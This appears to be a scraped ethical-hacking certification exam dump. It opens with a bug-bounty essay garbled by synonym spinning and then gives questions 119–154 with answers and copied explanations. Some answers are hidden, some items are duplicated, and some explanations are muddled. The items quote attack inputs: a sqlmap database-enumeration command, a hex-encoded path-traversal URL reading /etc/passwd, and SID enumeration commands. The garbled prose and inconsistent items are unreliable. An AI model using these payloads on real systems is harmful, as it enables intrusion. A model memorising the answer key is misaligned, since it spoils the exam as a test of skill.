A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.
In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.
Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.
In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.
Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).
What square measure the disadvantages of bug bounty programs for organizations?
These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!
If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.
Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).
Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.
The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.
This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience. this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.
This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

NEW QUESTION: 119
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?
A. Attempts by attackers to access the user and password information stored in the company's SQL database.
B. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
C. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 120
What is the following command used for?
sqlmap.py-u ,,http://10.10.1.20/?p=1&forumaction=search" -dbs
A. A Enumerating the databases in the DBMS for the URL
B. Creating backdoors using SQL injection
C. Searching database statements at the IP address given
D. Retrieving SQL statements being executed on the database
Answer: A (LEAVE A REPLY)

NEW QUESTION: 121
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?
A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB

Answer: D (LEAVE A REPLY)

The mib_ii.mib Management Information Base (MIB) document was initially made by Microsoft for RFC1213, which is for the board of TCP/IP-based systems administration for a host framework. The lmmib2.mib document contains the accompanying SNMP object types:

SNMP object type

Description

system

This object contains information on the host system, such as identification and contacts.

interfaces

This object contains information on the network interfaces of the host system, the associated configurations, and statistics.

at

This object contains Address Translation network information of the host system.

ip

This object contains Internet Protocol network information of the host system.

icmp

This object contains Internet Control Message Protocol network information of the host system.

tcp

This object contains Transmission Control Protocol network information of the host system.

udp

This object contains User Datagram Protocol network information of the host system.

egp

This object contains Exterior Gateway Protocol network information of the host system.

snmp

This object contains Simple Network Management Protocol network information of the host system.

Traps

This object contains informational, error, and warning information regarding the network interfaces, protocols, and statistics of the host system.

NEW QUESTION: 122

Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response
TCP port 22 no response
TCP port 23 Time-to-live exceeded
A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host
C. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
D. The scan on port 23 passed through the filtering device. This indicates that port 23 was not blocked at the firewall
Answer: D (LEAVE A REPLY)

NEW QUESTION: 123
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?
A. EarthExplorer
B. ike-scan
C. JXplorer
D. Zabasearch
Answer: C (LEAVE A REPLY)

NEW QUESTION: 124
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?
A. A banner appears to a user stating, "Your account has been locked. Click here to reset your password and unlock your account."
B. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
C. A pop-up appears to a user stating, "Your computer may have been infected with spyware. Click here to install an anti-spyware tool to resolve this issue."
D. A banner appears to a user stating, "Your Amazon order has been delayed. Click here to find out your new delivery date."
Answer: C (LEAVE A REPLY)

NEW QUESTION: 125
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Performing content enumeration using the bruteforce mode and random file extensions
B. Shipping SSL certificate verification
C. Performing content enumeration using a wordlist
D. Performing content enumeration using the bruteforce mode and 10 threads
Answer: (SHOW ANSWER)

NEW QUESTION: 126
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?
A. hping2 -l host.domain.com
B. hping2 host.domain.com
C. hping2 --set-ICMP host.domain.com
D. hping2 -1 host.domain.com
Answer: (SHOW ANSWER)

NEW QUESTION: 127
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp's lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?
A. He must perform privilege escalation.
B. He needs to disable antivirus protection.
C. He already has admin privileges, as shown by the "501" at the end of the SID.
D. He needs to gain physical access.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 128
Sam is a penetration tester hired by Inception Tech, a security organization. He was asked to perform port scanning on a target host in the network. While performing the given task, Sam sends FIN/ACK probes and determines that an RST packet is sent in response by the target host, indicating that the port is closed.
What is the port scanning technique used by Sam to discover open ports?
A. ACK flag probe scan
B. TCP Maimon scan
C. IDLE/IPID header scan
D. Xmas scan
Answer: (SHOW ANSWER)

NEW QUESTION: 129

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the target's MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization.
Which of the following cloud attacks did Alice perform in the above scenario?
A. Cloud hopper attack
B. Man-in-the-cloud (MITC) attack
C. Cloudborne attack
D. Cloud cryptojacking
Answer: A (LEAVE A REPLY)

NEW QUESTION: 130
What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

A. These commands demonstrate that the guest account has been disabled
B. That the Joe account has a SID of 500
C. Issued alone, these commands prove nothing
D. These commands demonstrate that the guest account has NOT been disabled
E. That the true administrator is Joe
Answer: (SHOW ANSWER)

NEW QUESTION: 131
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?
A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration
Answer: A (LEAVE A REPLY)
Explanation
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:"The WPA3 certification aims to secure Wi-Fi

networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy.
Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks."Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi-Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic).
These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION: 132
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?
A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers
Answer: B (LEAVE A REPLY)

NEW QUESTION: 133

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?
A. Jailbreaking
B. Social engineering
C. Reverse engineering
D. App sandboxing
Answer: C (LEAVE A REPLY)

NEW QUESTION: 134
Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?
A. DDoS attack
B. MITM attack
C. Birthday attack
D. Password attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 135
Why containers are less secure that virtual machines?
A. Containers are attached to the same virtual network.
B. A compromise container may cause a CPU starvation of the host.
C. Host OS on containers has a larger surface attack.
D. Containers may full fill disk space of the host.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 136
Some clients of TPNQM SA were redirected to a malicious site when they tried to access the TPNQM main site. Bob, a system administrator at TPNQM SA, found that they were victims of DNS Cache Poisoning. What should Bob recommend to deal with such a threat?
A. The use of security agents in clients' computers
B. Client awareness
C. The use of double-factor authentication
D. The use of DNSSEC
Answer: (SHOW ANSWER)

NEW QUESTION: 137
Which among the following is the best example of the third step (delivery) in the cyber kill chain?
A. An intruder's malware is triggered when a target opens a malicious email attachment.
B. An intruder's malware is installed on a target's machine.
C. An intruder creates malware to be used as a malicious attachment to an email.
D. An intruder sends a malicious attachment via email to a target.
Answer: (SHOW ANSWER)

NEW QUESTION: 138
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: (SHOW ANSWER)
Explanation
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks).

within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP - which is included in many networking products - was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION: 139
Based on the below log, which of the following sentences are true?
Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip
A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
B. SSH communications are encrypted; it's impossible to know who is the client or the server.
C. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 140
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?
A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation
Answer: (SHOW ANSWER)
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets

NEW QUESTION: 141
Which of the following tools are used for enumeration? (Choose three.)

A. USER2SID
B. Cheops
C. DumpSec
D. SID2USER
E. SolarWinds
Answer: (SHOW ANSWER)

NEW QUESTION: 142
Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes.
In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?
A. Website mirroring
B. Website defacement
C. Session hijacking
D. Web cache poisoning
Answer: (SHOW ANSWER)

NEW QUESTION: 143
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a _____ database structure instead of SQL's _____ structure. Because of this, LDAP has difficulty representing many-to-one relationships.
A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex
Answer: C (LEAVE A REPLY)

NEW QUESTION: 144
Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.
Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.
In this context, what can you say?
A. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
B. Bob can be right since DMZ does not make sense when combined with stateless firewalls
C. Bob is partially right. DMZ does not make sense when a stateless firewall is available

D. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations

Answer: D (LEAVE A REPLY)

NEW QUESTION: 145

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing

B. Piggybacking

C. Evil twin

D. Wardriving

Answer: C (LEAVE A REPLY)

Explanation

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION: 146

Which of the following statements about a zone transfer is correct? (Choose three.)

A. A zone transfer can be prevented by blocking all inbound TCP port 53 connections

B. A zone transfer passes all zone information that a nslookup server maintains

C. A zone transfer passes all zone information that a DNS server maintains

D. Zone transfers cannot occur on the Internet

E. A zone transfer is accomplished with the DNS

F. A zone transfer is accomplished with the nslookup service

Answer: A,C,E (LEAVE A REPLY)

NEW QUESTION: 147
What is not a PCI compliance recommendation?
A. Rotate employees handling credit card transactions on a yearly basis to different departments.
B. Use a firewall between the public network and the payment card data.
C. Use encryption to protect all transmission of card holder data over any public network.
D. Limit access to card holder data to as few individuals as possible.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 148
John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?
A. Cybercriminal
B. Gray hat
C. Black hat
D. White hat
Answer: B (LEAVE A REPLY)

NEW QUESTION: 149
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Performing content enumeration using the bruteforce mode and 10 threads
B. Shipping SSL certificate verification
C. Performing content enumeration using the bruteforce mode and random file extensions
D. Performing content enumeration using a wordlist
Answer: D (LEAVE A REPLY)

NEW QUESTION: 150
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?
A. msfencode
B. msfd
C. msfcli
D. msfpayload
Answer: A (LEAVE A REPLY)

NEW QUESTION: 151
Which service in a PKI will vouch for the identity of an individual or company?
A. CR

B. KDC
C. CA
D. CBC
Answer: C (LEAVE A REPLY)

NEW QUESTION: 152
Which of the following tools can be used to perform a zone transfer?
A. Netcat
B. NSLookup
C. Dig
D. Finger
E. Host
F. Sam Spade
G. Neotrace
Answer: B,C,E,F (LEAVE A REPLY)

NEW QUESTION: 153
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine. What Nmap script will help you with this task?
A. http-methods
B. http-headers
C. http-git
D. http enum
Answer: A (LEAVE A REPLY)

NEW QUESTION: 154
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

A. WPA2 Personal
B. WPA3-Personal
C. WPA2-Enterprise
D. WPA3-Enterprise
Answer: D (LEAVE A REPLY)
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data: * Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256) * Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384) * Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve * Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.
It protects sensitive data using many cryptographic algorithms It provides authenticated encryption using GCMP-256 It uses HMAC-SHA-384 to generate cryptographic keys It uses ECDSA-384 for exchanging keys